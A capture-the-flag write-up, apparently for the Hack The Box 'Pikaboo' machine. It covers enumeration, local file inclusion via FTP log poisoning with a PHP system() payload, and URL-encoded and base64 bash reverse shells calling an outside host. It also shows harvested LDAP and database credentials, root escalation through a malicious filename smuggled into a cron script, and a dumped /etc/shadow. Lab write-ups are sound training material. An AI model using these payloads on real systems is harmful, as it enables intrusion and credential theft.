Creds

Username	Password	Description
binduser	J~42%W?PFHl]g	ldap
pwnmeow	_G0tT4_C4tcH_'3m_4lL!_	ftp

Nmap

Port	Service	Description
21	ftp	vsftpd 3.0.3
22	ssh	OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80	http	nginx 1.14.2

Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

```
# Nmap 7.91 scan initiated Wed Oct 13 16:29:23 2021 as: nmap -sC -sV -p 21,22,80 -oN nmap/Targeted -vvv 10.10.10.249
Nmap scan report for 10.10.10.249
Host is up, received echo-reply ttl 63 (0.045s latency).
Scanned at 2021-10-13 16:29:30 EDT for 9s

PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 63 vsftpd 3.0.3
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 17:e1:13:fe:66:6d:26:b6:90:68:d0:30:54:2e:e2:9f (RSA)
| ssh-rsa

AAAAB3NzaC1yc2EAAAADAQABAAABAQDAgG6pLBPMmXneLGYurX9xbt6cE2IYdEN9J/ijCVrQbpUyVeTNWNoFnpB8+DIcppOtsJu0X3Iwpfb1eTmuop8q9nNlmyOcOTBHYOYLQwa+G4e90Bsku86ndqs+LU09sjqss5n3XdZoFqunNfZb7EirVVCgI80Lf8F+3XRRIX3ErqNrk2LiaQQY6fcAa

|   256 92:86:54:f7:cc:5a:1a:15:fe:c6:09:cc:e5:7c:0d:c3 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBIJl6Z/XtGXJwSnO57P3CesJfRbmGNra4AuSSHCGUocKchdp3JnNE704lMnocAevDwi9HsAKARxCup18UpPHz+I=
|   256 f4:cd:6f:3b:19:9c:cf:33:c6:6d:a5:13:6a:61:01:42 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINyHVcrR4jjhBG5vZsvKRsKO4SnXj3GqeMtwvFSvd4B4
80/tcp open  http    syn-ack ttl 63 nginx 1.14.2
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.14.2
|_http-title: Pikaboo
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Oct 13 16:29:39 2021 -- 1 IP address (1 host up) scanned in 16.58 seconds
```

Web Enumeration

owasp zap found this

```
http://10.10.10.249/admin#jaVasCript:/*-/*`/*\`/*'/*"/**/(/* */oNcliCk=alert() )//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert()//>\x3e
```

/admin

Unauthorized

This server could not verify that you are authorized to access the document requested. Either you supplied the wrong credentials (e.g., bad password), or your browser doesn't understand how to supply the credentials required.

Apache/2.4.38 (Debian) Server at 127.0.0.1 Port 81

127.0.0.1 port 81.. interesting..

get /images (no trailing slash)

```
GET /images HTTP/1.1
```

Response

```
HTTP/1.1 301 Moved Permanently
Server: nginx/1.14.2
Date: Thu, 14 Oct 2021 01:40:45 GMT
Content-Type: text/html; charset=iso-8859-1
Content-Length: 319
Location: http://10.10.10.249/images/
Connection: close

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
<p>The document has moved <a href="http://127.0.0.1:81/pokatdex/images/">here</a>.</p>
<hr>
<address>Apache/2.4.38 (Debian) Server at 127.0.0.1 Port 81</address>
</body></html>
```

- http://127.0.0.1:81/pokatdex/images

maybe Stego??

```
<script>
new Typewriter('#typewriter', {
strings: ['Gotta hunt them all!', 'Look up a Pikashoo here!', 'Hide or seek?', 'Spot the BlindBoi!'],
autoStart: true,
loop: true,
});
</script>
```

download all the images.

```
for i in {1..100}; do wget http://10.10.10.249/images/$i.jpeg; done
```

```
sudo docker run -it --rm -v $(pwd)/data:/data -p 127.0.0.1:6901:6901 dominicbreuker/stego-toolkit /bin/bash
```

FFUF


```
kali@kali:~$ ffuf -u http://$IP/admin../FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt
 ...[snip]...

javascript              [Status: 301, Size: 314, Words: 20, Lines: 10]
...[snip]...

server-status           [Status: 200, Size: 5383, Words: 259, Lines: 106]
...[snip]...
```


- javascript (301)
- server-status (200)

/admin../server-status/



- admin_staging

/admin../admin_staging/



view source got version 2.1.2

confirmed with /admin../admin_staging/CHANGELOG.md --> same as github

more FFUF

```
kali@kali:~$ ffuf -u http://10.10.10.249/admin../admin_staging/index.php?page=FUZZ.php -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -fw 3272
...[snip]...
user                    [Status: 200, Size: 24978, Words: 7266, Lines: 578]
info                    [Status: 200, Size: 87037, Words: 6725, Lines: 1170]
index                   [Status: 200, Size: 0, Words: 1, Lines: 1]
dashboard               [Status: 200, Size: 40555, Words: 15297, Lines: 883]
tables                  [Status: 200, Size: 29131, Words: 11707, Lines: 744]
typography              [Status: 200, Size: 24923, Words: 6989, Lines: 567]
```

/etc/hosts

```
10.10.10.249    pikaboo.htb
```


more fuff to find lfi

github lfi list.txt

FFUF Report

Command line : `ffuf -u http://10.10.10.249/admin../admin_staging/index.php?page=FUZZ -w list.txt -fs 15349 -o files2.md -of md`
Time: 2021-10-14T13:50:46-04:00

FUZZ	URL	Redirectlocation	Position	Status Code	Content Length	Content Words	Content Lines	Content Type	ResultFile
/var/log/vsftpd.log	http://10.10.10.249/admin../admin_staging/index.php?page=/var/log/vsftpd.log		213	200	19803	3893	414	text/html; charset=UTF-8	



Great! we can read the ftp log.. usernames and passwords?... yes username, nope passwords.. but maybe we can inject php code into it and get a rev shell..

- pwnmeow

```
kali@kali:~$ ftp $IP
Connected to 10.10.10.249.
220 (vsFTPd 3.0.3)
Name (10.10.10.249:kali): <?php system($_REQUEST['superduper']); ?>
...[snip]...
```

Then connect to log the server reads the php so just execute rev shell

```
http://pikaboo.htb/admin../admin_staging/index.php?page=/var/log/vsftpd.log&superduper=%2fbin%2fbash%20-c%20%27%2fbin%2fbash%20-i%20%3E%26%20%2fdev%2ftcp%2f10%2e10%2e14%2e88%2f9001%200%3E%261%27
```

/etc/passwd

confirms pwnmeow

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
pwnmeow:x:1000:1000:,,,:/home/pwnmeow:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
openldap:x:105:112:OpenLDAP Server Account,,,:/var/lib/ldap:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
nslcd:x:107:113:nslcd name service LDAP connection daemon,,,:/var/run/nslcd/:/usr/sbin/nologin
ftp:x:108:115:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
redis:x:109:116::/var/lib/redis:/usr/sbin/nologin
postgres:x:110:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
```

htpasswd for /admin based off /etc/apache2/sites-enabled/000-default.conf

```
www-data@pikaboo:/etc/apache2$ cat htpasswd
admin:$apr1$0.2FVvEK$Xn42uf/ySS5IPTKXfebXM.
```

Possible algorithms: Apache $apr1$ MD5, md5apr1, MD5 (APR)

```
hashcat -m 1600 hash.txt /usr/share/wordlists/rockyou.txt --username
```

apollo.config.js

```
www-data@pikaboo:/opt/pokeapi$ cat apollo.config.js
module.exports = {
  client: {
    service: {
      name: "pokeapi",
      url: "http://localhost:8080/v1/graphql",
      headers: {
        "x-hasura-admin-secret": "pokemon",
      },
    },
  },
};
```

docker-compose.yml

```
      POSTGRES_PASSWORD: ${POSTGRES_PASSWORD:-pokemon}
      POSTGRES_USER: ${POSTGRES_USER:-ash}
      POSTGRES_DB: ${POSTGRES_DB:-pokeapi}
```

docker-compose.py

```
www-data@pikaboo:/opt/pokeapi/config$ cat docker-compose.py
# Docker settings
import os
from .settings import *

DATABASES = {
    "default": {
        "ENGINE": "django.db.backends.postgresql_psycopg2",
        "NAME": os.environ.get("POSTGRES_DB", "pokeapi"),
        "USER": os.environ.get("POSTGRES_USER", "ash"),
        "PASSWORD": os.environ.get("POSTGRES_PASSWORD", "pokemon"),
        "HOST": os.environ.get("POSTGRES_HOST", "db"),
        "PORT": os.environ.get("POSTGRES_PORT", 5432),
```

docker.py

```
www-data@pikaboo:/opt/pokeapi/config$ cat  docker.py
# Docker settings
from .settings import *

DATABASES = {
    "default": {
        "ENGINE": "django.db.backends.postgresql_psycopg2",
        "NAME": "pokeapi",
        "USER": "ash",
        "PASSWORD": "pokemon",
        "HOST": "localhost",
        "PORT": "",
```

settings.py

```
SECRET_KEY = "4nksdock439320df*(^x2_scm-o$*py3e@-awu-n^hipkm%2l$sw$&2l#"

DATABASES = {
    "ldap": {
        "ENGINE": "ldapdb.backends.ldap",
        "NAME": "ldap:///",
        "USER": "cn=binduser,ou=users,dc=pikaboo,dc=htb",
        "PASSWORD": "J~42%W?PFHl]g",
    },


SECRET_KEY = os.environ.get(
    "SECRET_KEY", "ubx+22!jbo(^x2_scm-o$*py3e@-awu-n^hipkm%2l$sw$&2l#"
```

binduser:J~42%W?PFHl]g ⟹ 00 - Loot > Creds

netstat

```
www-data@pikaboo:/dev/shm$ netstat -tulpn
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      547/nginx: worker p
tcp        0      0 127.0.0.1:81            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:389           0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      547/nginx: worker p
tcp6       0      0 :::21                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
```

port 389 = ldap

ldapsearch binduser

```
www-data@pikaboo:/dev/shm$ ldapsearch -x -h localhost -D 'cn=binduser,ou=Users,dc=pikaboo,dc=htb' -w 'J~42%W?PFHl]g' -b "CN=binduser,ou=Users,DC=pikaboo,DC=htb"
# extended LDIF
#
# LDAPv3
# base <CN=binduser,ou=Users,DC=pikaboo,DC=htb> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#
```

```
# binduser, users, pikaboo.htb
dn: cn=binduser,ou=users,dc=pikaboo,dc=htb
cn: binduser
objectClass: simpleSecurityObject
objectClass: organizationalRole
userPassword:: Sn40MiVXP1BGSGxdZw==

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1
```

ldapsearch ftp

```
www-data@pikaboo:/$ ldapsearch -x -h localhost -D 'cn=binduser,ou=Users,dc=pikaboo,dc=htb' -w 'J~42%W?PFHl]g' -b "dc=ftp,DC=pikaboo,DC=htb"
# extended LDIF
#
# LDAPv3
# base <dc=ftp,DC=pikaboo,DC=htb> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

# ftp.pikaboo.htb
dn: dc=ftp,dc=pikaboo,dc=htb
objectClass: domain
dc: ftp

# users, ftp.pikaboo.htb
dn: ou=users,dc=ftp,dc=pikaboo,dc=htb
objectClass: organizationalUnit
objectClass: top
ou: users

# groups, ftp.pikaboo.htb
dn: ou=groups,dc=ftp,dc=pikaboo,dc=htb
objectClass: organizationalUnit
objectClass: top
ou: groups

# pwnmeow, users, ftp.pikaboo.htb
dn: uid=pwnmeow,ou=users,dc=ftp,dc=pikaboo,dc=htb
objectClass: inetOrgPerson
objectClass: posixAccount
objectClass: shadowAccount
uid: pwnmeow
cn: Pwn
sn: Meow
loginShell: /bin/bash
uidNumber: 10000
gidNumber: 10000
homeDirectory: /home/pwnmeow
userPassword:: X0cwdFQ0X0M0dGNIXyczbV80bEwhXw==

# search result
search: 2
result: 0 Success

# numResponses: 5
# numEntries: 4
```

pwnmeow:_G0tT4_C4tcH_'3m_4ll!_ → 00 - Loot > Creds

code review

/usr/local/bin/csvupdate_cron

```
#!/bin/bash

for d in /srv/ftp/*
do
  cd $d
  /usr/local/bin/csvupdate $(basename $d) *csv
  rm -rf *
done
```

1. for every directory in the ftp directory (there are a lot)
2. cd into the directory and run csvupdate with the paramaters (the folder name without the full path) and any csv file in the folder
    - ex. csvupdate abilities abilities.csv
3. delete the files in the folder
4. done

tried multiple dif rev shells this one worked finally...

```
lftp pwnmeow@10.10.10.249:/abilities> put '|echo "L2Jpbi9iYXNoIC1jICcvYmluL2Jhc2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuODgvOTAwMiAwPiYxJwo="|base64 -d|bash;echo .csv'
```

root

```
root@pikaboo:~# whoami
root
root@pikaboo:~# id
uid=0(root) gid=0(root) groups=0(root)
```

uname -a

```
root@pikaboo:/etc# uname -a
Linux pikaboo.htb 4.19.0-17-amd64 #1 SMP Debian 4.19.194-3 (2021-07-18) x86_64 GNU/Linux
```

/etc/shadow

```
root@pikaboo:~# cat /etc/shadow
root:$6$rmBpCrNSohpbrXpW$6XizSEcAl0ELQH28F21.V0cvZgWCNkatRbXCv5WNlIW2mkhECPM7wm1j.BRD.t7.Z5CQPvu19EGORXbpOnb540:18816:0:99999:7:::
...[snip]...
pwnmeow:$6$H5CffbR.b9evmTUv$s.KtcDNAburm1TyaSt2hNwrciq/yPQ0/g6KmeJr4hj1SBN.ddDNuNcPJXY.H0Y.DoRVov0Z0wfXJ0OmvHAAeC/:18816:0:99999:7:::
...[snip]...
```

root.txt

```
root@pikaboo:~# cat root.txt
00dcabd789bc075aa019147336e4b5e6
```